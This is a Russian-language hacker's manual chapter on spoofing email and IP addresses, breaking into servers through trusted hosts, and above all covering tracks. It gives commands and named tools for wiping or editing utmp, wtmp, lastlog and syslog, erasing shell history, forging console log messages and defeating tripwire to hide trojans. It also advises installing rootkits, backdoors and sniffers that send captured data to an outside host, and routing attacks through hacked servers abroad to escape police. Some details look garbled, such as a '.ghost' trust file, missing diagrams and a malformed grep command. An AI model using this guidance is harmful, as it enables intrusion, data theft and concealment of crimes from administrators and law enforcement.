Муляжи или поддельные профайлы также позволяют улучшить вашу анонимность. Благодаря вашему фальшивому IP-адресу люди не могут получить настоящие данные. А если у вас имеется поддельный сайт, то это вообще отличная ловушка для любителей «халявной музыки» и «голых теток».

Возникает вопрос: что можно подделать? Ответ:

1. Создать ложный почтовый адрес

Подключитесь к 25 порту сервера (smtp) и напечатайте:

"helo domain.de" (Enter)

"mail from: blahhhh@domain.de" (Enter), затем

"rcpt to:", затем superuser@domain.dex27 (Enter)

"data" (ответ), затем текст (например:

Ха-ха-ха! Ты неудачник, лох и ламер!

(в конце жмем Enter, в новой строке ставим «.» и снова на Enter).

Чтобы отключиться, напечатайте «quit».

2. Создать ложный IP-адрес

Выше я уже рассказывал о приемах создания ложного IP-адреса. Здесь мне хотелось бы пояснить идею фальсификации IP-адреса. Прежде всего, это техника достижения простого доступа к машине жертвы. Файл .rhosts на сервере определяет узлы, которым можно доверять и позволять подключение к серверу. Если вы хотите подключиться к машине, которая доверяет только домену.com, мы должны подделать IP домена.com, и тогда вам будет разрешено подключение к серверу.

Однако если вы направите запрос с такого сфальсифицированного IP, сервер ответит реальному «домену.com». Значит, вы на время должны подменить его собой. Для этого реальный «домен.com» выводят из строя атакой DoS. В принципе, понятно, что сервер выдает стандартные ответы на ваши запросы. Вы их не получаете, так как они идут на зависший «домен.com». Но, зная процедуру подключения, вы отвечаете на запросы сервера, и это убеждает сервер в том, что он общается с «домен.com». Поэтому он дает вам доступ.

Пример:

«Ваш_узел» убивает «домен.com»

«Ваш_узел» (с поддельным IP) посылает запрос на подключение к «Серверу»

«Сервер» отвечает «домен.com» (который подвешен атакой DoS)

«Ваш_узел» отвечает «Серверу», словно это вы получили ответ


«Сервер» разрешает вам (как «домен.com») подключиться к нему

«Ваш_узел» подключается к «Серверу».


Вы не поняли, как узнать IP доверенного узла? Эти сведения находятся в файле .ghost. Иногда полученные сведения позволяют вам подключаться к серверу без логина и пароля. Вот почему, изменив .ghost, вы можете получить свою персональную «лазейку» на сервер.

А теперь представьте ситуацию, что вы хотите взломать сервер А, но он настолько защищен, что вы не можете подобрать для него ни одного эксплоита. Неужели хакер опустит руки и откажется от такого вызова? Конечно, нет! Итак, пусть нашей целью будет сервер «А». Вас мы назовем «В», а «доверенный» узел, которому разрешена регистрация логина, станет называться «С». Нашу цель никак не взломать. Но почему бы нам не поставить под свой контроль «С» и через него подключиться к «А»?

Разработаем план действий. Мы имели следующую схему:



Если эта схема не помогла нам, попробуем так:



Вы подключаетесь к «доверенному узлу» и взламываете его. Затем вы подключаетесь к Цели и обходите все проблемы с системой безопасности. У больших компьютерных систем очень много доверенных узлов. Хакайте их и подключайтесь к серверу. Эта процедура называется косвенным взломом Цели.

Как замечать свои следы

Если вы думаете, что новейшие эксплойты — это самая важная вещь в жизни хакера, то вы определенно ошибаетесь. Даже самый лучший эксплойт не поможет вам «отмазаться» от проблем, когда оперативные работники милиции изымут у вас компьютер, а все ваши аккаунты на серверах окажутся закрытыми. Посему самой важной вещью в жизни хакера является умение **не попадаться!**

Искусству отхода следует учиться еще до того, как вы совершите свою первую атаку. Для многих хороших ребят первый хакинг стал последним. Поэтому внимательно ознакомьтесь с этим материалом.

Хакер учится осторожности и развивает неуловимость не столько техническими, сколько психологическими методами. Прежде всего вы должны освоить самомотивацию. Умственный настрой — это ключ к успеху в любом деле. Научившись мотивировать себя, вы сможете драться до победы, даже когда вам больно. Вы подчините свою жизнь дисциплине. Вы станете параноидально-реалистичным человеком и будете правильно рассчитывать риск. Если же вы не сможете мотивировать себя в поиске нужных инструментов и программ, в ожидании лучшего времени для атаки на цель, то вашему хакингу будет грош цена.

Удачливый и неуловимый хакер — это эксперт в самодисциплине и мотивации. Наше искусство похоже на бодибилдинг. Здесь важны терпение, упорные усилия и вера в себя.

Конечно, излишняя паранойя не сделает вашу жизнь счастливее. Но, с другой стороны, если вы не будете ожидать худшего, ситуация может преподнести неприятный сюрприз и выведи вас из равновесия. Активность хакера предполагает риск. В вашей прежней жизни вы не задумывались о своем возможном противостоянии правоохранительной системе. Но теперь, осознав, что она охраняет права лишь избранных лиц, организаций и корпораций, вы начинаете бороться за свободный доступ к информации. Вы становитесь асоциальной личностью, не похожей на законопослушных граждан. Это вносит в вашу жизнь новые опасности, и вы должны подготовиться к ним.

Главное помните, что боевой стиль хакера выражается в неуловимости. Он никогда не идет в штыковую атаку, а наносит уда-

ры из самых неожиданных мест. Обучаясь искусству отхода и сокрытия следов, вы начнете осваивать путь компьютерного ниндзи. Взломать сервер может любой, но уйти, не оставив следов, способен только ниндзя.

Не жалейте сил и времени на свою защиту. Не оставляйте улики и неучтенных возможностей. Никогда не стыдитесь своей осторожности. Делайте все, чтобы скрыть свои следы. Не ленитесь вычищать свои куки и логи. Выполняйте процедуры со 100% аккуратностью. Учитесь безупречности.

Первый шаг в самомотивации

Сядьте в тихий уголок и подумайте о том, что произойдет, если вас поймают на взломе какого-то сервера. Подумайте об обыске, слезах матери и возмущении отца, о крупном штрафе, условном сроке, о возможной уголовной ответственности, о еще больших ограничениях вашей свободы.

Дайте себе слово хранить в тайне свою хакерскую активность. Никаких телефонных разговоров о том, чем вы занимаетесь. Никаких электронных писем о вашем тайном хобби. Звонки и письма могут оказаться записанными. Их могут использовать против вас в качестве вещественных доказательств. Если вы занялись хакингом только для того, чтобы рассказывать об этом друзьям, найдите себе другое увлечение — лучше начните писать музыку или «движки» для компьютерных игр.

Имидж хакера был модным до октября 2003 года. Теперь, с поправками к уголовному кодексу, хакинг причислен к разряду опасных преступлений. Нас поставили в один ряд с убийцами, насильниками и террористами. Вы всегда должны помнить о том, что хакинг — это не детская шалость. Любая ошибка или секунда лени могут разрушить вашу жизнь до основания.

Второй шаг к самомотивации

Существуют определенные базовые правила хакерской безопасности. Попробуйте ответить на такие вопросы:

Вы уверены, что сисадмин не читает вашу почту?

Вы уверены, что ваш телефон не поставили на прослушивание?

Что произойдет, если опера из ближайшего ОВД (отдела внутренних дел) изымут ваш компьютер для проверки файлов?

Если вы не получаете подозрительных писем, не говорите о хакинге по телефону и не храните на компьютере хакерский софт, то вам не о чем тревожиться. Но тогда вы не хакер. Каждый настоящий хакер имеет контакты с другими представителями компьютерного подполья и хранит где-то свои архивы и арсенал.

Шифруйте все данные, которые могут быть использованы против вас в качестве вещественных доказательств.

Найдите и установите Online-Harddisk-Crypter. В Интернете можно найти хорошие и бесплатные шифраторы жесткого диска.

Если для хакерской активности вы пользуетесь MS-DOS, то установите SFS v1.17 или SecureDrive 1.4b.

Если вы используете Amiga, то установите EnigmaII v1.5.

Если вы используете Unix, то установите CFS v1.33.

Шифраторы файлов

Вы можете использовать любой, но я рекомендую шифраторы с хорошо известными и безопасными алгоритмами. Никогда не применяйте криптопрограммы, которые могут экспортироваться — их эффективная длина ключа уменьшена.

Советую присмотреться к:

- Triple DES
- IDEA
- Blowfish

а) Шифруйте почтовые отправления (рекомендую PGP v2.6.x).

б) Шифруйте телефонные звонки, если темы касаются хакинга (Nautilus v1.5a).

в) Шифруйте свои сессии через terminal, когда подключаетесь к Unix-системе.

г) Используйте сильные пароли, которые не указаны в словарях для краевых программ (специалисты из МВД тоже пользуются ими). Если длина ключа позволяет вам вносить более 10 символов, используйте максимальное количество символов.

д) Дважды шифруйте телефонные номера друзей-хакеров. Если беседу невозможно шифровать, то звоните им только с платных уличных телефонов.

е) Шифруйте свои архивы и содержимое дисков. Не храните арсенал в домашнем компьютере. Создавайте копии на тот случай, если федералы «попалят» сервер, где хранится ваш архив.

ж) Храните только действительно необходимые материалы. Помещайте их кодированный файл или в кодированную часть диска.

з) Никому не раскрывайте алгоритм вашего кода — даже лучшим друзьям. Не используйте его слишком часто, иначе он может быть проанализирован и взломан.

Вы должны иметь представление об аппаратуре, которую используют «охотники на хакеров». Излучение вашего экрана можно улавливать со 100 метров. Хитрое устройство в каком-нибудь фургончике восстановит картинку вашего монитора, и оперативники запишут ее на видеокассету. Наведя лазерный луч на ваше окно, они могут прослушать ваши телефонные разговоры или идентифицировать частотные сигналы кейборда.

Ваш аккаунт

Любой ваш реальный аккаунт (в школе, институте, на работе, у провайдера) содержит данные о вас. Запомните следующие правила и не нарушайте их:

1. Никогда не совершайте незаконных или подозрительных действий со своего реального аккаунта.

2. Никогда не используйте Telnet на хакнутом узле.

3. Никакой хакерской переписки с этого аккаунта (или шифруйте ее с последующим удалением полученных и прочитанных писем).

4. Никогда не оставляйте хакерский софт на жестком диске под вашим аккаунтом.

5. Обменивайтесь письмами с друзьями-хакерами только в том случае, если послания были зашифрованы (PGP). Сисадмины имеют дурную привычку читать чужие письма.

6. Никогда не используйте свой реальный аккаунт таким образом, что это продемонстрирует ваш интерес к хакингу.

Логи

Имеются три важных файла, где хранятся логи:

WTMP — записи о каждом входе и выходе, плюс время регистрации логина, плюс tty и данные узла;

UTMP — кто в он-лайне на данный момент;

LASTLOG — откуда приходят логины.

Другие учетные записи не так важны. Но в этих прописывается каждый логин, использующий telnet, ftp, rlogin и на некоторых системах — rsh.

Если вы хакаете сервер, важно удалить себя из этих логфайлов, иначе сисадмин увидит:

- а) когда вы провели свой хакинг
- б) с какого сайта вы пришли
- с) как долго вы были в он-лайне

Настоящие ниндзи не удаляют логи, а модифицируют их!

Удаленный лог свидетельствует о наличии хакера в системе. Вам нужно раздобыть хорошую программу для модификации логов. В Сети хвалят ZAP (или ZAP2), но она только заполняет нулями последнюю запись о логине пользователя. Против нее уже создана другая программа. Сисадмин тут же узнает, что кто-то получил доступ к корню. Все ваши труды окажутся напрасными.

И потом ZAP не дает сообщения, если не находит логфайлы. Я рекомендую вам использовать CLOAK2 для изменения данных или CLEAR для их полного удаления.

Естественно, для модификации логов вы должны иметь статус root. Впрочем, возможен еще один вариант. Сделайте rlogin на компьютере, которому вы подключились, добавьте новые «неподозрительные» данные LASTLOG, которые будут показаны владельцу. Он ничего не заподозрит, если увидит «localhost».

Многие дистрибутивы Unix получают баг с командой login. Когда вы выполняете ее вновь после того, как уже зарегистрируете логин, она переписывает логин в UTMP (файл показывает узел, с которого вы пришли) с вашим текущим tty.

По умолчанию эти логфайлы размещаются в разных местах (в зависимости от версии Unix):

UTMP : /etc или /var/adm или /usr/adm или
/usr/var/adm или /var/log

WTMP : /etc или /var/adm или /usr/adm или
/usr/var/adm или /var/log

LASTLOG : /usr/var/adm или /usr/adm или
/var/adm или /var/log

На старых системах данные lastlog записываются в \$HOME/.lastlog.

Знаете, как ловили некоторых хакеров? Они удаляли себя из логов, но забывали при выходе с сервера убрать другие записи: файлы в /tmp и \$HOME.

Журнал оболочки (Shell History)

Это еще один способ использования вашей текущей учетной записи логина. Некоторые оболочки сохраняют файл history (в зависимости от конфигурации окружения) вместе со всеми командами, которые вы печатали. Для хакера это провал. Поэтому после ввода первых команд все время проверяйте файл history в вашем \$HOME.

Файлы History:

```
sh   : .sh_history
csh  : .history
ksh  : .sh_history
bash: .bash_history
zsh  : .history
```

Файлы резервных копий:

```
dead.letter, *.bak, *~
```

Уходя из системы, не забудьте сделать «ls-altr»! Если вы хотите бесследно исчезнуть из системы, удалите из .history четыре csh-команды:

```
mv .logout save.1
echo rm .history>.logout
echo rm .logout>>.logout
echo mv save.1 .logout>>.logout
```

Несколько полезных советов

1. Ломайте чужие пароли только на своей машине и только в кодированной части диска. Если вы будете использовать для ломки паролей, к примеру, институтский компьютер, системный администратор заметит не только сам процесс, но и узнает сайт, с которого был взят парольный файл.

2. Если вы используете такие программы, как urp, iss, satan или другие эксплойты, то меняйте их названия перед выполнением атак.

3. Если вы хакнули систему, то устанавлируйте в нее «лазейки» — ring, quota или логин. Не забудьте подправить atime и mtime файла.

Сервер gateway

Иногда ваша хакерская активность будет замечена. Это не очень серьезная проблема. Кого волнует, что вы «опустили» какой-то там сайт? Но если вы потревожите «серьезный» сервер, за вами начнется охота. И здесь возможен арест, и суд, и наказание. Давайте посмотрим на действия админа.

Естественно, он без труда опознает систему, с которой пришел хакер. Для этого ему нужно проверить записи логов. Если хакер все еще в он-лайне, Админ проверит подключения через команду «netstat» и сядет на хвост неопытного ламера.

Вывод: вам нужен сервер gateway! Вам нужен сервер с абсолютно простой и скучной системой, на которой вы имеете доступ к корню. Этот статус необходим для изменения файлов wtmp и lastlog, а также некоторых аудитных логов.

Хакер-ниндзя регулярно меняет gateway — примерно, каждые две недели и не использует старые, по крайней мере, месяц. При такой манере поведения даже самые умелые «охотники на хакеров» отследят вас только до хакнутого сервера.

Хакнутый сервер — это основа основ. С этого сервера вы начинаете свою незаконную деятельность. Используя telnet (или лучше: remsh/rsh), вы переходите на машину gateway, а затем к своей цели.

Для изменения логов вам необходим доступ к корню. Никогда не работайте с одним хакнутым сервером больше двух недель.

Ваш провайдер

Ваш провайдер — это критическая точка. Как только вас выследили до провайдера, ваша песенка спета. Звонок в милицию, трассировка линии, и ваша хакерская карьера закончится.

Вам не нужен доступ к корню вашего провайдера. Вы связываетесь с ним через модем, и никаких логов здесь менять не нужно.

Конечно, светлой мечтой хакера являются два провайдера (допустим, через телефонный и кабельный модемы).


Если у вас имеется такая возможность, то меняйте их через месяц.

Если вы решили применить программы satan, iss, урх и nfs, используйте для этого особый сервер. Не подключайтесь через него к цели с помощью telnet/rlogin. Задействуйте этот сервер только для сканирования и в качестве gateway.

Лучше всего, если хакнутый сервер и машина gateway будут находиться в зарубежной стране.

При охоте на вас оперативникам придется вести переписку с этими странами, а такая процедура общения растягивается на срок от двух до десяти недель.

Я предлагаю вам следующую схему атак:



Манипуляция файлами логов

Важно, чтобы вы отыскиали все логфайлы, даже скрытые. Для такого поиска имеется две возможности.

1. Найти все открытые файлы.

Поскольку все логфайлы где-то пишутся, используйте программу LSOF (LiSt Open Files), просмотрите список открытых файлов и при необходимости подправьте их.

2. Найдите те файлы, которые изменились после введения вашего логина.

Зарегистрируйте логин, войдите в систему и проведите **«touch /tmp/check»**. Позже сделайте **«find / -newer /tmp/check -print»** и проверьте показанные файлы. Некоторые из них могут оказаться аудитными. Процедура проста: проверка и правка. Не все версии систем поддерживают опцию **-newer**. Попробуйте такие варианты: **«find / -ctime 0 -print»** или **«find / -cmin 0 -print»**.

Проверяйте все найденные логфайлы. Обычно они располагаются в **/usr/adm**, **/var/adm** или **/var/log**. Если что-то фиксируется в **@loghost**, то вы в проблеме. Тогда для модификации этих логов вам придется хакать машину **loghost**.

Для манипуляций с логами вы можете либо воспользоваться опцией **«grep -v»**, либо подсчитать количество строк с помощью **«wc»** и срезать десять последних строк с помощью **«head-LineNumber Minus10»**. Впрочем, можно применить редактор.

Если лог/аудит-файлы не являются текстовыми, а представляют собой записи данных, то выясните, на какой программе они были написаны. Получите исходный код.

Найдите соответствующую магистраль, которая определяет структуру файла. Используйте `zap`, `clear`, `cloak` и перепишите его, внося нужные изменения. Если установлена программа по ведению учетных записей, примените `acct-cleaner` from `zhart`.

Если вам нужно модифицировать `wtmр`, но вы не можете скомпилировать исходный код (а система работает не на Linux, а на SCO), проведите `uencode` для `wtmр`. Выполните `vi`, идите в конец файла и удалите последние четыре строки, начинающиеся с «М». Затем `save+exit`, `udecode`. После этого последние пять записей `wtmр` будут удалены.

Если система использует `wtmрх` и `utmрх`, возникнут сложности. Мне не известен `cleaner`, который мог бы справиться с ними.

Конфигурация SYSLOG

Многие программы используют функцию `syslog` для различных учетных записей. Не забудьте проверить конфигурацию `syslog` — `/etc/syslog.conf`. Обратите особое внимание на типы `kern.*`, `auth.*` и `authpriv.*`. Эти файлы можно видоизменять.

Если они ведут на другие узлы, хакайте эти узлы.

Если сообщения отправляются пользователю на `tty` и `console`, то сделайте трюк и создайте ложное лог-сообщение, например:

```
«echo 17:04 12-05-85 kernel sendmail[243]: не могу
понять ля.ля.com > /dev/console».
```

Или «зафлудите» устройство, чтобы нужное вам сообщение вышло за границы экрана.

Проверяйте наличие установленных защитных программ

Некоторые сайты используют особые «чекеры», которыми управляет программа «Cron». Обычно директорией для проверочных таблиц является `/var/spool/cron/crontabs`.

Проверьте все строки — особенно строки файла «root» и те файлы, которыми они управляют. Чтобы провести беглый осмотр проверочных таблиц, используйте команду «`crontab -l root`».

Многие защитные программы устанавливаются в аккаунте Админа. Некоторые из них (небольшие сниферы и утилы, проверяющие wtmp) размещаются в `~/bin`.

Администраторы систем могут использовать следующие программы: Tiger, Cops, Spi, Tripwire, l5, binaudit, hobgoblin, s3 и т.д.

Обратите внимание на их сообщения. Если они что-то сообщают о ваших действиях, это может стать доказательством взлома. В этом случае:

а) обновите данные чекера, чтобы он больше не рапортовал о ваших действиях;

б) видоизмените софт, чтобы защитные программы не сообщали о ваших действиях, например, используйте поддельные сртм-программы;

в) удалите установленную вами «лазейку» и найдите другой вход в систему.

Проверяйте файлы администрации

Чтобы узнать, какими аккаунтами пользуется Админ, проверьте файл `.forward` корня и строку `alias` корня.

Обратите внимание на `su`log и тех людей, которые успешно подключались к корню.

Возьмите `group`-файл, проверьте `wheel` и административную группу.

Затем поработайте с файлом `passwd` и поищите «admin».

Допустим, вы узнали, кто является 1-6 администраторами машины. Измените их директории (используя `chid.c` или `changeid.c`, чтобы стать пользователем, если `root` не позволяет читать каждый файл) и проверьте их `.history/.sh_history/.bash_history`, чтобы посмотреть на команды, которые обычно печатаются ими.

Проверьте их файлы `.profile/.login/.bash_profile` и посмотрите, какие ники настроены и какие записи сделаны.

Затем проверьте их `~/bin`-директорию. Там часто хранятся защитные программы. Не забудьте осмотреть все указанные в них директории (`ls -alR ~/`).

Коррекция «чексуммы» проверочного софта

Некоторые сисадмины боятся хакеров и устанавливают софт для определения изменений их ценных двоичных значений. Если одно из них изменяется, Админ проводит проверку. Естественно, вам нужно узнать, установлены ли такие бинарные чекеры и как видоизменять их для установки троянского коня. Писать бинарные чекеры легко (уходит минут 15, как максимум).

Это маленькие скрипты, которые очень трудно находить. Но имеется и стандартный софт, который я указываю ниже:

Софт	стандартный путь	имена файлов
tripwire :	/usr/adm/tcheck, /usr/local/adm/tcheck :	databases, tripwire
binaudit :	/usr/local/adm/audit :	auditscan
hobgoblin :	~user/bin :	hobgoblin
raudit :	~user/bin :	raudit.pl
l5 :	составная директория :	l5

Отыскав защитные программы, вы можете видоизменить их (переписать или заменить схожим софтом).

Во-первых, вы можете проверить параметры программы и выполнить «обновление» с установкой видоизмененного бинарного значения.

Например, для tripwire — **«tripwire -update /bin/target»**.

Во-вторых, вы можете модифицировать список файлов бинарных значений, удалив какую-либо строку и заменив ее другой. Один из файлов базы данных может проверять себя. Если вы столкнулись с таким случаем, проведите соответствующее «обновление».

Хитрости извращенцев

Некоторые пользователи не хотят, чтобы их аккаунтами пользовался кто-то другой. Иногда они наделяют загрузочные файлы защитными чертами. Их наличие можно проверить в дотфайлах (.profile, .cshrc, .login, .logout и т.д.), которые при выполнении определяют, какие данные записывать в журнал и как настраивать поиск нужных данных.

Если \$HOME/bin стоит раньше /bin в пути поиска данных, то вам следует проверить содержание этой директории. Возможно, здесь установлена программа «ls» или «w», которая записывает время выполнения реальной программы.

Не забудьте проверить wtmp и файлы lastlog на предмет использования зар и манипуляций с файлами .rhosts и .Xauthority.

Старые клиенты Telnet экспортируют переменные USER. Админ может внести свои поправки в процедуру подключений. Зная имена всех пользователей, он может определить вас как хакера. Все его новые клиенты фиксируются. Кроме того, он имеет другие возможности для идентификации пользователя по переменным UID, MAIL и HOME. Перед подключением через telnet измените переменные USER, UID, MAIL и HOME. Если вы работаете в домашней директории, то измените и переменную PWD.

На HP-UX < v10 вы можете создавать скрытые директории. В 10 версии эту возможность изъяли, потому что ею пользовались только хакеры.

Если вы сделаете «директорию chmod +H», она станет невидимой для «ls -al». Чтобы увидеть невидимые директории, добавьте к ls переключатель -H («ls -alH»). Для изменения данных файла, вы можете использовать команду «touch» для установки atime и mtime.

Если вы установили снифер на важной системе, то либо «затемните» выходящие данные (шифрующим алгоритмом), либо пусть снифер посылает все захваченные данные через ispr или udr на внешний узел, находящийся под вашим контролем.

Если Админ каким-то образом обнаружит снифер (например, с помощью программы spt), он не сможет узнать по логфайлу, какие данные похищались. И, значит, он не сможет предупредить узлы, на которые вы вели атаки.

Под подозрением

Попав под подозрение (правоохранительных служб или системных администраторов), вы должны выполнить определенные действия, чтобы избавиться от улик. (Помните, если Админ считает вас хакером, вы будете виновны до тех пор, пока не докажете свою невиновность.)

Законы для Админов не писаны. Заподозрив вас, они начинают следить за вами — они читают ваши письма и фиксируют каждый удар по клавише. Когда в дело вступают федералы, ваш телефон ставят на прослушку и в любой момент может быть произведен тотальный обыск.

В таких случаях вам следует затихариться. Не проводите никаких защитных действий, которые укажут на вашу причастность к хакерской активности. В течение месяца или двух ничего не делайте. Предупредите друзей. Пусть они шлют для вас только нормальные письма.

Никаких шифровок и кодированных сообщений! Займитесь изучением программирования или уголовного кодекса. Пусть все уляжется само собой. Не забудьте закодировать все уязвимые данные. Припрячьте в надежный тайник документы с данными по аккаунтам. Именно их будут искать опера, когда к вам нагрянут с обыском.

Программы лог-модификаторов

ah-1_0b.tar — изменяет строки данных в аккаунтах

clear.c — удаляет строки в utmp, wtmp, lastlog и wtmpx

cloak2.c — изменяет строки в utmp, wtmp и lastlog


invisible.c — переписывает utmp, wtmp и lastlog по определенным заранее значениям. Лучше, чем zap. Осторожнее с многочисленными inv*.c !

marryv11.c — редактирует utmp, wtmp, lastlog и данные аккаунтов. Очень хорош!

wzap.c — удаляет строки в wtmp

wtmped.c — удаляет строки в wtmp

zap.c — переписывает utmp, wtmp и lastlog. Не используйте его. Он быстро определяется!



ПРАКТИЧЕСКИЕ ШАГИ

Первая команда

Как только вы прописали логин на хакнутом аккаунте, первой командой должна стать `shell`, отличная от той, которую вы выполняете в данный момент в качестве оболочки логина.

Это нужно для того, чтобы `history` не могла сохранить команды, которые вы будете печатать в процессе взломов.

При проверке журнала настоящий пользователь или сисадмин могут обнаружить ваше присутствие в системе и увидеть то, что вы делали.

Поэтому, если вы стартуете `CSH`, то выполните `SH`, и наоборот:

```
$ <- это подсказка SH
```

```
% <- это подсказка CSH
```

Если подсказка не стандартная, выполняйте `SH`. Если подсказка остается той же самой, напечатайте `«exit»` и выполните `CSH`.

Мы используем эти две оболочки (а не `bash`, `ksh`, `zsh` и т.п.), потому что они простые и не имеют дополнительных опций, которые активируются по умолчанию (например, сохранение `history`).

Обработка LASTLOG

Если, введя логин на хакнутом аккаунте, вы увидели надпись, похожую на эту: «Последний успешный ввод логина с `alpha.master.mil`», и если вы не можете хакнуть корень или не хотите разрывать системные логи из-за удаления данных, то выполните следующее: `«rlogin»` и вновь при необходимости предоставьте пароль хакнутого аккаунта. Увидев подсказку оболочки, напечатайте `«exit»`, чтобы вернуться еще раз.

Это изменит заголовок: «Последний логин с «того-то и того» или с `«localhost»`.

То есть запись будет выглядеть не такой подозрительной, как **«сайт_которого_реальный_пользователь_никогда_не_видел.com»**.

Эта мера должна выполняться, если ваш оригинальный узел может привлечь внимание пользователя или системного администратора.

После выполнения шагов 1 и 2 напечатайте «w». Вы увидите всех пользователей, находящихся в данный момент в он-лайн — с адресами, с которых они регистрировались. Конечно, если сайт размещен в Америке, а ваш оригинальный узел находится в России, это может вызвать подозрения.

И если вы не можете хакнуть корень или не хотите возиться с логфайлами, вам нужно использовать баг, который действует на многих системах Unix: просто выполните «login» с тем же login+password.

Снова напечатайте «w», и если трюк сработал, ваш оригинальный узел изменится на какой-нибудь «tty05». Выполняйте этот шаг только в тех случаях, если ваш оригинальный узел может привлечь внимание пользователя или системного администратора.

Выполнение программ

Не выполняйте программ с подозрительными названиями. Например, ISS и YPX очень подозрительны. Умные Админы знают, что произойдет, если пользователь выполнит на Sun программу «loadmodule SandraBullok». Поэтому либо переименовывайте команды, либо изменяйте их командные имена в списке процесса.

Список процесса можно проверить с помощью «ps -ef» или «ps -auxwww». Текущие команды, выполняемые пользователем в данный момент, проверяются с помощью «w».

Многие CPU потребляют процессы с «top», так что очень легко отслеживать программы, выполняемые пользователями.

Выполняем TELNET

О применении Telnet в хакерских целях можно сказать следующее:

1. Никогда не печатайте просто «telnet целевой_узел.com». Вам следует печатать «telnet», а затем «open целевой_узел.com». Тогда ваш вход не будет показан параметром в списке процесса.

2. Некоторые клиенты telnet экспортируют переменные окружения. Если ваша атака будет замечена, админ может проследить подключение до вашего оригинального узла. Он может получить ваш аккаунт на оригинальном узле.

Поэтому перед использованием telnet, rlogin и тому подобных вещей, переопределите следующие переменные окружения: USER, LOGNAME, UID, HOME, MAIL. Еще можно сделать «cd /tmp», чтобы изменить переменную PWD.

Для изменения этих переменных: -> SH : =;export .

Например: USER=nobody;export USER

CSH: setenv .

Например: setenv USER nobody

Не забудьте после подключений через telnet перенастроить переменные обратно, иначе вы не сможете работать с аккаунтом.

Перемещение ваших файлов

Когда вы опробовали какие-то эксплоиты (успешно или безуспешно), тут же удалите их, особенно, если вы применяли их в /tmp! Конечно, самым интересным занятием является осмотр директории /tmp. Здесь можно увидеть, что делают другие пользователи. И если вам действительно нужно работать во временной директории, то создайте обычную директорию типа «.X11» и наделите ее 711 разрешениями.

Запомните! Возможен вариант, что кто-то осматривает директории в процессе вашей хакерской активности. Это может создать для вас множество проблем!

Если вы имеете доступ к корню, то можете выполнить следующие два шага:

Модификация логов

Важнейшими логфайлами являются LASTLOG, WTMP и UTMP. Если вам удалось хакнуть корень, то модифицируйте их. Обычно они находятся в /etc, /var/adm или /var/log. Какие инструменты использовать для этого? Подойдет

ZAP (или ZAP2). Однако он не удаляет вас из логов, а заполняет строки нулями. Он легко отслеживается программой CERT, которая проверяет логи с переписанными строками. Заметив нули, он начинает кричать админу: «Эй! Какой-то хакер получил доступ к корню!»

Если вы используете ZAP, то проверяйте пути, определенные в источниках для логов. Программа CLOAK2 может менять данные

в важнейших полях. Но она не поддерживает все типы операционной системы Unix.

Кто действительно удаляет строки, так это программа CLEAR.

SYSLOG и LASTCOMM

Строки с вашим хакнутым аккаунтом или с вашим оригинальным узлом могут храниться в логфайле syslog-сообщений. Он обычно расположен в /var/adm или /var/log.

Также проверьте логфайлы, которые генерируются сообщениями auth.* и authpriv.* (И, конечно, xferlog).

Проверьте файл /etc/syslog.conf и убедитесь, что он «правильный».

Посмотрите, что он записывает в file/program/mail/user. Если вы нашли что-то похожее на «@loghost» и обнаружили в сообщениях ваш оригинальный узел, то вы в проблеме. Эта запись создается на другом сайте, который недоступен для удаленного пользователя.

В этом случае постарайтесь установить снифер и посмотреть, сможет ли root успешно зарегистрировать логин на loghost. Если вам удастся получить пароль для этого узла, то вы справитесь с проблемой.

Чтобы удалить имя вашего узла из логфайла «messages», выполните следующую команду: «grep -v сообщения evil.host.com > сообщения /tmp/tmpfile; mv /tmp/tmpfile».

LASTCOMM (от accton) является инструментом для учетных записей всех выполняемых команд, с флагом, если выполняемый файл имеет установленный SUID-флаг и если команда выполнялась самим root. Вы можете найти этот логфайл в той же директории, что и файл syslog.

Это очень злобный инструмент для борьбы против хакеров, но, к нашему счастью, его редко устанавливают. Короче, раздобудьте хороший ACCT.Cleaner от Zhart и наслаждайтесь полной свободой действий.

Инсталляция троянов

Устанавливая снифер, всегда помните о том, что кто-то может выполнить «ifconfig -a» и проверить, находится ли он в обещанном режиме.

Получите rootkit для вашей операционной системы и замените карту.

Выполните на ней fixer.c и исправьте чексумму, дату и время. Но сначала проверьте корневой аккаунт, потому что в системе могут быть установлены tripwire и другие бинарные чекеры. Вы должны заменить каждое бинарное значение.

Если некоторые из них располагаются в директории, которая установлена на NFS, и их нельзя перевести в режим записи, то хакните сначала узел NFS.

Что тут поделаешь? Жизнь — не сахар!

Летят Холмс с Ватсоном на воздушном шаре. И спят в полете.

Просыпаются над какой-то незнакомой землей, видят — внизу какой-то человек пасет коров.

Снизились они и спрашивают мужика:

— Скажите, сэр, где мы находимся?

— На воздушном шаре.

— Спасибо, сэр! — и летят вверх.

Холмс задумчиво говорит:

— Да... Интересная местность, Ватсон! Программист пасет коров!

